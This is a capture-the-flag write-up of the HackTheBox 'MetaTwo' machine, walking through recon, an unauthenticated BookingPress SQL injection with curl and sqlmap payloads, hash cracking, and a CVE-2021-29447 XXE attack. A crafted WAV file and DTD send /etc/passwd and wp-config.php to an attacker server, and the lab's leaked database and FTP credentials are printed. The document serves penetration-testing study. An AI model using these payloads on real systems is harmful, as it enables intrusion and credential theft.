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Rustscan

Rustscan finds FTP, HTTP, and SSH open:

```
(yoon@kali) - [~/Documents/htb/metatwo]
$ sudo rustscan --addresses 10.10.11.186 --range 1-65535

.....
| {} } | {} | { { _ { _ _ } { { _ / _ } / { } \ | ` | | | |
| . . \ | {} | . . } } | | . . } } \      } / ^ \ | \ |
| .....| .....| .....| .....| .....| .....| .....|
The Modern Day Port Scanner.

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: https://discord.gg/GFrQsGy :
: https://github.com/RustScan/RustScan :
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Nmap? More like slowmap. 🐢
<snip>
Host is up, received reset ttl 63 (0.54s latency).
```

Scanned at 2024-04-16 00:50:05 EDT for 0s

PORT	STATE	SERVICE	REASON
21/tcp	open	ftp	syn-ack ttl 63
22/tcp	open	ssh	syn-ack ttl 63
80/tcp	open	http	syn-ack ttl 63

Read data files from: /usr/bin/../share/nmap

Nmap done: 1 IP address (1 host up) scanned in 1.17 seconds

Raw packets sent: 7 (284B) | Rcvd: 4 (172B)

FTP - TCP 21

Unfortunately, anonymous login fails with FTP:

```
(yoon@kali)-[~/Documents/htb/metatwo]
$ ftp 10.10.11.186
Connected to 10.10.11.186.
220 ProFTPD Server (Debian) [::ffff:10.10.11.186]
Name (10.10.11.186:yoon):
```

HTTP - TCP 80

Adding **metapress.htb** to `/etc/hosts` brings me a company website which leads me to `/events`:

METAPRESS

Official company site

About us

Welcome on board!

This site will be launched soon.

In the meanwhile you can signup to our launch event.

Be sure to do it from here:

<http://metapress.htb/events/>

Categorized as [News](#)

Directory Bruteforce

Feroxbuster finds **123** valid paths, but nothing seems intriguing to me:

```
sudo feroxbuster -u http://metapress.htb -n -x php -w  
/usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -C  
404
```

SQLi on search form

At the bottom of the page, there is a search form:



However, it is not vulnerable to SQLi:

```
sudo sqlmap -u http://metapress.htb/?s=hh --dbs --batch
```

```
[00:54:39] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'  
[*] ending @ 00:54:39 /2024-04-16/
```

/events Enumeration

`/events` is a page where use can reverse time slot for certain event:

Events

 Service

 Date & Time

 Basic Details

 Summary

Select Category

Events 

Select Service




Startup Meeting
Duration: 30m

Next: Date & Time →

After reservation, it brings me to thank you page as such:

http://metapress.htb/thank-you/?appointment_id=MQ==

Thank You Page




Unfortunately, this page is also not vulnerable to SQLi:

```
[01:02:23] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
[*] ending @ 01:02:23 /2024-04-16/
```

Bookingpress Exploitation

Burp Suite shows multiples js files and one of them reveals the version info for booking press: **ver=1.0.10**



This version is vulnerable to Unauthenticated SQL Injection:

2024-04-05	BookingPress < 1.0.82 - Authenticated (Customer+) Insecure Direct Object Reference	✓ Fixed in 1.0.82	4.3 (medium)
2024-04-03	BookingPress – Appointment Booking Calendar Plugin and Online Scheduling Plugin < 1.0.88 - Authenticated (Admin+) Arbitrary File Upload	✓ Fixed in 1.0.88	7.2 (high)
2024-01-27	BookingPress < 1.0.75 - Unauthenticated Booking Price Manipulation	✓ Fixed in 1.0.75	7.5 (high)
2023-12-21	BookingPress < 1.0.73 - Authenticated (Contributor+) SQL Injection	✓ Fixed in 1.0.73	8.8 (high)
2023-11-27	BookingPress < 1.0.77 - Authenticated (Administrator+) Arbitrary File Upload	✓ Fixed in 1.0.77	7.2 (high)
2022-12-07	BookingPress < 1.0.31 - Unauthenticated IDOR in appointment_id	✓ Fixed in 1.0.31	7.5 (high)
2022-02-28	BookingPress < 1.0.11 - Unauthenticated SQL Injection	✓ Fixed in 1.0.11	8.6 (high)

[WPScan](#) elaborates on this vulnerability:

The plugin fails to properly sanitize user supplied POST data before it is used in a dynamically constructed SQL query via the bookingpress_front_get_category_services AJAX action (available to unauthenticated users), leading to an unauthenticated SQL Injection

Proof of Concept

```
- Create a new "category" and associate it with a new "service" via the BookingPress admin menu (/wp-admin/admin.php?page=bookingpress_services)
- Create a new page with the "[bookingpress_form]" shortcode embedded (the "BookingPress Step-by-step Wizard Form")
- Visit the just created page as an unauthenticated user and extract the "nonce" (view source -> search for "action:'bookingpress_front_get_category_services'")
- Invoke the following curl command

curl -i 'https://example.com/wp-admin/admin-ajax.php' \
  --data 'action=bookingpress_front_get_category_services&wpnonce=8cc8b79544&category_id=33&total_service=-7502) UNION ALL SELECT @@version,@@version_comment,@@version_compile_os,1,2,3,4,5,6-- -'

Time based payload: curl -i 'https://example.com/wp-admin/admin-ajax.php' \
  --data 'action=bookingpress_front_get_category_services&wpnonce=8cc8b79544&category_id=1&total_service=1) AND (SELECT 9578 FROM (SELECT(SLEEP(5)))iyUp)-- ZmjH'
```

Manual SQLi

Following the POC above, I can extract the "nonce" from the source code: **047d5a1a7e**

```
var postData = { action: 'bookingpress_front_get_category_services', category_id: selected_cat_id, total_service: total_services, wpnonce: '047d5a1a7e' };
```

Using the extracted nonce, I modified the poc command and querying for verion, version_comment, and verion_compile_os confirms SQL injection working:

```
curl -i 'http://metapress.htb/wp-admin/admin-ajax.php' \
  --data
```

```
'action=bookingpress_front_get_category_services&_wpnonce=047d5a1a7e&category_id=33&total_service=-7502) UNION ALL SELECT
@@version,@@version_comment,@@version_compile_os,1,2,3,4,5,6-- -'
```

@@version	@@version_comment	@@version_compile_os
10.5.15-MariaDB-0+deb11u1	Debian 11	debian-linux-gnu

```
[{"bookingpress_service_id":"10.5.15-MariaDB-0+deb11u1","bookingpress_category_id":"Debian 11","bookingpress_service_name":"debian-linux-gnu","bookingpress_service_price":"$1.00","bookingpress_service_duration_val":"2","bookingpress_service_duration_unit":"3","bookingpress_service_description":"4","bookingpress_service_position":"5","bookingpress_servicedate_created":"6","service_price_without_currency":1,"img_url":"http://metapress.htb/wp-content/plugins/bookingpress-appointment-booking/images/placeholder-img.jpg"}]
```

Using the command below, I can query databases and user:

```
curl -i 'http://metapress.htb/wp-admin/admin-ajax.php' \
--data
'action=bookingpress_front_get_category_services&_wpnonce=047d5a1a7e&category_id=33&total_service=-7502) UNION ALL SELECT
database(),user(),group_concat(schema_name),1,2,3,4,5,6 from
information_schema.schemata-- -'
```

database()	user()	group_concat(schema_name)
blog	blog@localhost	information_schmea,blog

```
[{"bookingpress_service_id":"blog","bookingpress_category_id":"blog@localhost","bookingpress_service_name":"information_schema,blog","bookingpress_service_price":"$1.00","bookingpress_service_duration_val":"2","bookingpress_service_duration_unit":"3","bookingpress_service_description":"4","bookingpress_service_position":"5","bookingpress_servicedate_created":"6","service_price_without_currency":1,"img_url":"http://metapress.htb/wp-content/plugins/bookingpress-appointment-booking/images/placeholder-img.jpg"}]
```


For some reason, I am not able to query table names from the database blog:

```
curl -i 'http://metapress.htb/wp-admin/admin-ajax.php' \
--data
'action=bookingpress_front_get_category_services&_wpnonce=047d5a1a7e&category_id=33&total_service=-7502) UNION ALL SELECT
group_concat(table_name),@@version,@@version,1,2,3,4,5,6 from
information_schema.tables where table_schema='blog';-- -'
```

```
(yoon@kali)-[~/Documents/htb/metatwo]
$ curl -i 'http://metapress.htb/wp-admin/admin-ajax.php' \
--data 'action=bookingpress_front_get_category_services&wpnonce=047d5a1a7e&category_id=33&total_service=-7502) UNION
ALL SELECT group_concat(table_name),@@version,@@version,1,2,3,4,5,6 from information_schema.tables where table_schema=
'blog';-- -'
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Tue, 16 Apr 2024 09:39:06 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/8.0.24
X-Robots-Tag: noindex
X-Content-Type-Options: nosniff
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin
[]
```

Since I cannot query table names, I will assume tables names based on public information out there.

Many [articles](#) out there shows me Wordpress Database structure as such:



I will assume table **wp_users** exists and query **user_login** and **user_pass** from it and luckily it does exist, throwing admin and manager password hashes back at me:

```
curl -i 'http://metapress.htb/wp-admin/admin-ajax.php' \
--data
'action=bookingpress_front_get_category_services&wnonce=047d5a1a7e&category_id=33&total_service=-7502) UNION ALL SELECT
user_login,user_pass,@@version,1,2,3,4,5,6 from wp_users;-- -'
```

bookingpress_service_id	bookingpress_category_id
admin	PBGrGrgf2wToBS79i07Rk9sN4Fzk.TV.
manager	PB4aNm28N0E.tMy/JlcnVMZbGcU16Q70

```
[{"bookingpress_service_id":"admin","bookingpress_category_id":"$P$BGrGrgf2wToBS79i07Rk9sN4Fzk.TV.","bookingpress_service_name":"10.5.15-MariaDB-0+deb11u1","bookingpress_service_price":"$1.00","bookingpress_service_duration_val":"2","bookingpress_service_duration_unit":"3","bookingpress_service_description":"4","bookingpress_service_position":"5","bookingpress_servicedate_created":"6","service_price_without_currency":1,"img_url":"http://metapress.htb/wp-content/plugins/bookingpress-appointment-booking/images/placeholder-img.jpg"},{"bookingpress_service_id":"manager","bookingpress_category_id":"$P$B4aNm28N0E.tMy\\JicnVMZbGcU16Q70","bookingpress_service_name":"10.5.15-MariaDB-0+deb11u1","bookingpress_service_price":"$1.00","bookingpress_service_duration_val":"2","bookingpress_service_duration_unit":"3","bookingpress_service_description":"4","bookingpress_service_position":"5","bookingpress_servicedate_created":"6","service_price_without_currency":1,"img_url":"http://metapress.htb/wp-content/plugins/bookingpress-appointment-booking/images/placeholder-img.jpg"}]
```

SQLMap

I can automate the process above with SQLMap as well.

Let's first confirm whether parameter **total_service** is vulnerable or not(it is vulnerable):

```
sqlmap -u http://metapress.htb/wp-admin/admin-ajax.php --data
'action=bookingpress_front_get_category_services&_wpnonce=047d5a1a7e&category_id=1&total_service=1' -p total_service
```

```
POST parameter 'total_service' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 86 HTTP(s) requests:
---
Parameter: total_service (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: action=bookingpress_front_get_category_services&_wpnonce=047d5a1a7e&category_id=1&total_service=1) AND 3793=3793 AND (4107=4107

  Type: UNION query
  Title: Generic UNION query (NULL) - 9 columns
  Payload: action=bookingpress_front_get_category_services&_wpnonce=047d5a1a7e&category_id=1&total_service=1) UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7171716a71,0x614d586f546d73477a646d4f6675704b47524173554259476650485651526156695a4f6677565a74,0x717a707171),NULL,NULL-- --
---
```

I can dump tables in database blog as such:

```
sqlmap -u http://metapress.htb/wp-admin/admin-ajax.php --data
'action=bookingpress_front_get_category_services&_wpnonce=047d5a1a7e&category_id=1&total_service=1' -p total_service -D blog --tables
```

```
+-----+
| wp_bookingpress_appointment_bookings |
| wp_bookingpress_categories            |
| wp_bookingpress_customers             |
| wp_bookingpress_customers_meta        |
| wp_bookingpress_customize_settings    |
| wp_bookingpress_debug_payment_log     |
| wp_bookingpress_default_daysoff       |
| wp_bookingpress_default_workhours     |
| wp_bookingpress_entries                |
| wp_bookingpress_form_fields            |
| wp_bookingpress_notifications         |
| wp_bookingpress_payment_logs          |
| wp_bookingpress_services              |
| wp_bookingpress_servicesmeta          |
| wp_bookingpress_settings              |
| wp_commentmeta                        |
| wp_comments                           |
| wp_links                               |
| wp_options                             |
| wp_postmeta                           |
| wp_posts                              |
| wp_term_relationships                  |
| wp_term_taxonomy                      |
| wp_termmeta                           |
| wp_terms                               |
| wp_usermeta                            |
| wp_users                              |
+-----+
```

I can also dump content inside table **wp_users** from database **blog**:

```
sqlmap -u http://metapress.htb/wp-admin/admin-ajax.php --data
'action=bookingpress_front_get_category_services&wpnonce=047d5a1a7e&category
_id=1&total_service=1' -p total_service -D blog -T wp_users --dump
```

```
Database: blog
Table: wp_users
[2 entries]
+-----+-----+-----+-----+
| ID | user_url          | user_pass          | user_email          | user_login |
+-----+-----+-----+-----+
| 1  | http://metapress.htb | $P$BGrGrgf2wToBS79i07Rk9sN4Fzk.TV. | admin@metapress.htb | admin      |
| 2  | <blank>             | $P$B4aNm28N0E.tMy/JIcnVMZbGcU16Q70 | manager@metapress.htb | manager    |
+-----+-----+-----+-----+
```

admin - *PBGrGrgf2wToBS79i07Rk9sN4Fzk.TV.*

manager - *PB4aNm28N0E.tMy/JIcnVMZbGcU16Q70*

Hash Crack

[This article](#) demonstrates how to crack Wordpress hashes.

Using hashcat, hash I can crack password hash for manager:

manager - partylikearockstar

```
hashcat -m 400 hash-mananger ~/Downloads/rockyou.txt
```

```
$P$B4aNm28N0E.tMy/JIcnVMZbGcU16Q70:partylikearockstar  
Session.....: hashcat  
Status.....: Cracked
```


Unfortunately, it fails to break the admin hash.

Shell as jnelson

Wordpress login as manager


Using the credentials cracked above, I can sign-in to Wordpress as **manager**:

<http://metapress.htb/wp-admin/profile.php>



Since **manager** is not an administrator account, there is not much privilege other than uploading new media:

<http://metapress.htb/wp-admin/media-new.php>



php reverse shell payload fails to upload and all the other file upload evasion trick won't work here:

```
"rev.php" has failed to upload.  
Sorry, this file type is not permitted for security reasons.
```

CVE-2021-29447

[Article that I followed](#)

From some research, it turns out Wordpress 5.6.2 running on metapress.htb is vulnerable to CVE-2021-29447 which abuses XXE vulnerability.

Impact

1. **Arbitrary File Disclosure:** The contents of any file on the host's file system could be retrieved, e.g. wp-config.php which contains sensitive data such as database credentials.
2. **Server-Side Request Forgery (SSRF):** HTTP requests could be made on behalf of the WordPress installation. Depending on the environment, this can have a serious impact.

Execution

I will first create **payload.wav** file what will retrieve **evil.dtd** file from my Python HTTP server:

```
echo -en 'RIFF\xb8\x00\x00\x00WAVEiXML\x7b\x00\x00\x00<?xml version="1.0"?  
><!DOCTYPE ANY[<!ENTITY % remote SYSTEM  
'"'http://10.10.14.21:8000/evil.dtd'"']>%remote;%init;%trick;]>\x00' >  
payload.wav
```


```
(root@kali)-[/home/.../Documents/htb/metatwo/www]  
# cat payload.wav  
RIFFWAVEiXML<?xml version="1.0"?><!DOCTYPE ANY[<!ENTITY % remote SYSTEM 'http://10.10.14.21:8000/evil.dtd'>%remote;%init;%trick;]>
```

For **evil.dtd** file, I will add in following content so that it will read `/etc/passwd` and send it back to my Python HTTP server:

```
<!ENTITY % file SYSTEM "php://filter/convert.base64-  
encode/resource=/etc/passwd">  
<!ENTITY % init "<!ENTITY &#x25; trick SYSTEM 'http://10.10.14.21:8000/?  
p=%file;'>" >
```

```
(root@kali)-[/home/.../Documents/htb/metatwo/www]  
# cat evil.dtd  
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">  
<!ENTITY % init "<!ENTITY &#x25; trick SYSTEM 'http://10.10.14.21:8000/?p=%file;'>" >
```


When uploading **payload.wav** file, it shows on error on the web app:



However, on my HTTP server, It sends back base64 encrypted `/etc/passwd`:

[illegible]

I can use `base64 -d` to decrypt it and it works fine. Note here that there is a user **jnelson** with `/bin/bash` privilege:

```
(yoon@kali)-[~/Documents/htb/metatwo]
└─$ base64 -d passwd.b64
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:109:/nonexistent:/usr/sbin/nologin
sshd:x:104:65534:/run/ssh:/usr/sbin/nologin
jnelson:x:1000:1000:jnelson,,,:/home/jnelson:/bin/bash
systemd-timesync:x:999:999:systemd Time Synchronization:/usr/sbin/nologin
systemd-coredump:x:998:998:systemd Core Dumper:/usr/sbin/nologin
mysql:x:105:111:MySQL Server,,,:/nonexistent:/bin/false
proftpd:x:106:65534:/run/proftpd:/usr/sbin/nologin
ftp:x:107:65534:/srv/ftp:/usr/sbin/nologin
```

Read wp-config.php

Often **wp-config.php** file contains valuable information such as credentials.

I will edit **evil.dtd** file as such to read **wp-config.php**:

```
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=../wp-
config.php">
<!ENTITY % init "<!ENTITY &#x25; trick SYSTEM 'http://10.10.14.21:8000/?
p=%file;'>" >
```

Again, repeating the process above, I can obtain base64 encrypted wp-config.php and I will decrypt it as such:

```
(yoona@kali)-[~/Documents/htb/metatwo]
$ base64 -d wp-config.b64
<?php
/** The name of the database for WordPress */
define( 'DB_NAME', 'blog' );

/** MySQL database username */
define( 'DB_USER', 'blog' );

/** MySQL database password */
define( 'DB_PASSWORD', '635Aq@TdqrCwXFUZ' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

define( 'FS_METHOD', 'ftplib' );
define( 'FTP_USER', 'metapress.htb' );
define( 'FTP_PASS', '9NYS_ii@FyL_p5M2NvJ' );
define( 'FTP_HOST', 'ftp.metapress.htb' );
define( 'FTP_BASE', 'blog/' );
define( 'FTP_SSL', false );
```

```
/**#@+
 * Authentication Unique Keys and Salts.
 * @since 2.6.0
 */
define( 'AUTH_KEY',          '?!Z$uG0*A6x0E5x,pweP4i*z;m`.|.Z:X@)QRQFXkCRyl7}`rXVG=3 n>+3m?.B/: ' );
define( 'SECURE_AUTH_KEY',   'x$i$)b0]b1cup;47`YVua/JHq%*8UA6g]0bwoEW:91EZ9h]rWlVq%IQ66pf{=]a%' );
define( 'LOGGED_IN_KEY',     'J+mxCaP4z<g.6P^t`ziv>dd}EEi%48%JnRq^2MjFiitn#6n+HXv]||E+F~C{qKXy' );
define( 'NONCE_KEY',         'SmeDr$00ji;^9]*~GNe!pX@DvWb4m9Ed=Dd(.r-q{^z(F?)7mxNUG986tQ0705' );
